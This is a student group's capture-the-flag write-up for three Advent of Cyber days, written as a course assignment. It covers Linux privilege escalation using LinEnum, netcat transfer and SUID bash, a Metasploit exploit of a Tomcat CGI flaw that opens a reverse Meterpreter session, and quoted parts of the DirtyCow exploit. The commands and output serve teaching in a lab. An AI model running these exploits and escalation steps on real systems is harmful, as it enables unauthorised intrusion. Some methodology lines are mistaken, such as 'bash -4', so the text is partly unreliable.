PSP0201

Week 4

Writeup

Group Name: Stellar

Members

ID	Name	Role
1211101145	Nurul Humairah binti Mohamad Kamaruddin	Leader
1211101216	Fatin Qistina binti Kamarul Irman	Member
1211102030	Ilyana Sofiya binti Muhammad Najeli	Member
1211103480	Nurul Afiqah binti Ismail	Member

Day 11: Networking – The Rogue Gnome

Tools used: Kali Linux. Firefox.

Solution/walkthrough:

Question 1

The type of privilege escalation involves using a user account to execute commands as an administrator is **vertical.**

> ### 11.4.2. Vertical Privilege Escalation:
>
> A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.
>
> Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 2

You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. This kind of privilege escalation is **vertical.**

Ni den tak pasti

Question 3

You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. This privilege escalation is **horizontal.**

> ### 11.4.1. Horizontal Privilege Escalation:
>
> A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Question 4

The name of the file that contains a list of users who are a part of the sudo group is **sudoers.**

> Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

The Linux Command to enumerate the key for SSH is **find / -name id_rsa 2>/dev/null .**

> Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

Question 6

If we have an executable file named find.sh that we just copied from another machine, the command we need to use to make it be able to execute is **chmod +x find.sh .**

> At the moment, the "examplefiles" are not executable as there is no "**x**" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "**x**" in the snippet below -rw**x**rw**x**r):

> Add the execution permission to *LinEnum.sh* on the vulnerable Instance: `chmod +x LinEnum.sh`

Question 7

The target machine you gained a foothold into is able to run wget. The command should we use to host a http server using python3 on port 9999 is **python3 -m http.server 9999 .**

> **11.10.2.** Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

Question 8

The contents of the file located at /root/flag.txt is **thm{2fb10afe933296592}**

```
root@ip-10-10-238-132:~# ssh cmnatic@10.10.88.225
The authenticity of host '10.10.88.225 (10.10.88.225)' can't be established.
ECDSA key fingerprint is SHA256:Epte0uGyoBmg5Gb9zRw9f26JYUHv72UFd1VVNHcItUQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.88.225' (ECDSA) to the list of known hosts.
cmnatic@10.10.88.225's password:
```

```
-bash-4.4$ ls -l
total 0
-bash-4.4$
```

```
root@ip-10-10-238-132: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-238-132: ~                    root@ip-10-10-238-132: ~
root@ip-10-10-238-132:~# wget https://raw.githubusercontent.com/rebootuser/LinEn
um/master/LinEnum.sh
--2022-06-29 09:04:09--  https://raw.githubusercontent.com/rebootuser/LinEnum/ma
ster/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.1
33, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.
133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0.009s

2022-06-29 09:04:09 (4.77 MB/s) - 'LinEnum.sh' saved [46631/46631]

root@ip-10-10-238-132:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
-bash-4.4$ cd /tmp
-bash-4.4$ wget http://10.10.238.132:8080/LinEnum.sh
--2022-06-29 08:09:56--  http://10.10.238.132:8080/LinEnum.sh
Connecting to 10.10.238.132:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0s

2022-06-29 08:09:56 (349 MB/s) - 'LinEnum.sh' saved [46631/46631]
```

```
-bash-4.4$ nc -l -p 1337 > LinEnum.sh
```

```
root@ip-10-10-238-132:~# nc -w 3 10.10.88.225 1337 < LinEnum.sh
```

```
-bash-4.4$ chmod +x LinEnum.sh
```

```
-bash-4.4$ find / -perm -u+s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
```

```
-bash-4.4$ whoami
cmnatic
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4#
```

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
```

Thought Process/Methodology:

There are 8 questions for day 11. The first question asks about, the type of privilege escalation that involves using a user account to execute commands as an administrator. The answer is **vertical** privilege escalation. This is because in this case, we are exploiting the vulnerability as a user to perform actions just like an administrator. Next, question 2 said that we gained a foothold into the server via the www-data account and managed to pivot it to another account that can run sudo commands. This kind of privilege escalation is vertical**.** This is the same as question 1 since we are exploiting vulnerabilities to run sudo commands. Question 3 then said that 'You gained a foothold into the server via the www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar.' This privilege escalation is **horizontal.** The reason is that horizontal privilege escalation involves users that have similar privileges to us. We'll proceed to question 4, which asks for the name of the file that contains a list of users who are a part of the sudo group. The answer is sudoers. We can look at the given information. It says that the list was listed in /etc/sudoers, which means sudoers id the file. Next is question 5. It asks for the Linux Command to enumerate the key for SSH that is **find / -name id_rsa 2>/dev/null.** The answer can be found in the passage. For question 6, it wants the command we need to use to make the file find.sh that we got from another computer to be executable. The answer is **chmod +x find.sh.** Proceeding to question 7, it wants the command should we use to host a http server using python3 on port 9999. The answer will be **python3 -m http.server 9999.** We just need to change the server from the given script in the passage. The final question is Question 8. It wants the contents of the file located at /root/flag.txt. So the first thing we need to do is to use SSH to log in to the vulnerable machine like so 'ssh cmnatic@MACHINE_IP' and input the following password when prompted which is 'aoc2020'. Next, we will need to open a new tab on the terminal and download the LinEnum scripts into our own machine, the download link can be found in the task. After that, we must run this command which is 'python3 -m http.server 8080' in the same directory that we've downloaded LinEnum.sh. Then, open the first tab earlier, and we need to change the directory to the temporary one by typing 'cd /temp'. We need to also download the LinEnum.sh script into the vulnerable instance so type the commands 'wget http://Our_machine_IP:8080/LinEnum.sh'. Followed by 'nc -l -p 1337 >LinEnum.sh'. Click the second tab to also set up the netcat there by typing 'nc -w -3 MACHINE_IP 1337 < LinEnum.sh'. After that return to the first tab, and input the command 'chmod +x LinEnum.sh' so that the script will be executable. Next, don't forget to run the command, 'find / -perm -u=s -type f 2>/dev/null' to search the machine for executables with the SUID permission set. After that, we'll execute LinEnum.sh on the vulnerable Instance by typing './LinEnum.sh'. Then for the last part, we need to input the command 'whoami' to know who we are login in as. It will say cmnatic. To become root we need to input 'bash -4' and then we can see the content of the file. Type the command cat /root/flag.txt and we now get the flag for day 11 which is **thm{2fb10afe933296592}.**


Day 12: Networking – Ready, set, elf.


Tools used: Kali Linux, Firefox, Metasploit.

Solution/walkthrough: Metasploit

Question 1


The version number of the web server is **9.0.17.**






Question 2


The CVE that can be used to create a Meterpreter entry onto the machine is **CVE-2019-0232.**








Question 3

The contents of flag1.txt is **thm{whacking_all_the_elves} .**









```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.10.140.234:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.145.137
[*] Meterpreter session 1 opened (10.10.140.234:4444 -> 10.10.145.137:49795) at 2022-06-29 08:11:08 +0100

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit

meterpreter >
```

```
meterpreter > shell
Process 540 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

29/06/2022  08:11    <DIR>          .
29/06/2022  08:11    <DIR>          ..
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
29/06/2022  08:11            73,802 SNxrA.exe
               3 File(s)         74,654 bytes
               2 Dir(s)   8,197,406,720 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```

Question 4

The Metasploit settings we had to set is **LHOST & RHOST**

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.10.140.234
LHOST => 10.10.140.234
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.145.137
RHOST => 10.10.145.137
```

Thought Process/Methodology:

Day 12 would be teaching the basics in using Metasploit. First of all for question 1, it asks the version number of the web server. By typing 'nmap -A IP ADDRESS' in the terminal it will show us the web server it used which is Apache Tomcat with its version '9.0.17'. Next is question 2, it asks about the CVE that can be used to create a Meterpreter entry onto the machine. According to the hint, it wants us to use our researching skills to search for the CVE number. So, by searching in the firefox or our own web browser 'Apache Tomcat 9.0 CGI' it will show various kinds of results. If we click on the 'exploit-db website' it will show the CVE number which is CVE-2019-0232. Let's continue then! The third question asked the contents of flag1.txt. So, first thing first, we need to open the metasploit. We can either click on the metasploit icon itself or by opening the terminal and type 'msfconsole' command. We'll use the CVE number that we just found earlier and type 'search 2019-0232'. It will show us the matching module to our CVE number, and we can see that it was labelled with the number 0. We'll type in the metasploit, use 0. After that, we will need to set the value for LHOST, RHOST, and the TARGETURI. The LHOST will be our IP ADDRESS while RHOST will be the victim IP ADDRESS. TARGETURI will be the location of the script on the web server that we're attacking and in this case our given script is elfwhacker.bat in the /cgi-bin/ folder. So we'll type these command into the metasploit, 'set LHOST IP ADDRESS(ours)', 'set RHOST IP ADDRESS(victim's)' and 'set TARGETURI /cgi-bin/elfwhacker.bat '. Next we'll type 'run' command. Then we'll be connected to the Meterpreter. We'' be using the shell command so we can run system commands as if it were our own PC. Finally we are in. To see the content of the flag1.txt we need to be root. If we use the whoami command it says that we are cmnatic. To become root, type 'bash -p' and we'll be root! Lastly, use the 'cat' command to see the content of flag1.txt. The last question wants to know what settings we set in the metasploit. As we did earlier we need to set the LHOST,RHOST nad TARGETURI. That's all for day 12.


Day 13: Networking – Coal for Christmas

Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1


Old, deprecated protocol and service is running on **telnet**.



Question 2


Credential that was left for us is **clauschristmas**.





Question 3

Distribution of Linux and version number is this server running is **Ubuntu 12.04**.




Question 4

Grinch got here first.

```
File  Actions  Edit  View  Help
}

int main(int argc, char *argv[])
{
  // backup file
  int ret = copy_file(filename, backup_filename);
  if (ret != 0) {
    exit(ret);
  }

  struct Userinfo user;
  // set values, change as needed
  user.username = "grinch";
  user.user_id = 0;
  user.group_id = 0;
  user.info = "pwned";
  user.home_dir = "/root";
  user.shell = "/bin/bash";

}

/*************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//************************************************/
$
```

Question 5

The verbatim syntax I can use to compile, taken from the real C source code comments is **gcc -pthread dirty.c -o dirty -lcrypt**.




```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
```

Question 6

Firefart is the "new" username that was created, with the default operations of the real C source code.

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:figsoZwws4Zu6:0:0:pwned:/root:/bin/bash

mmap: 7fe6f80d9000
```

Question 7

The MD5 hash output is **8b16f00dd3b51efadb02cldf7f8427cc**.

```
The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
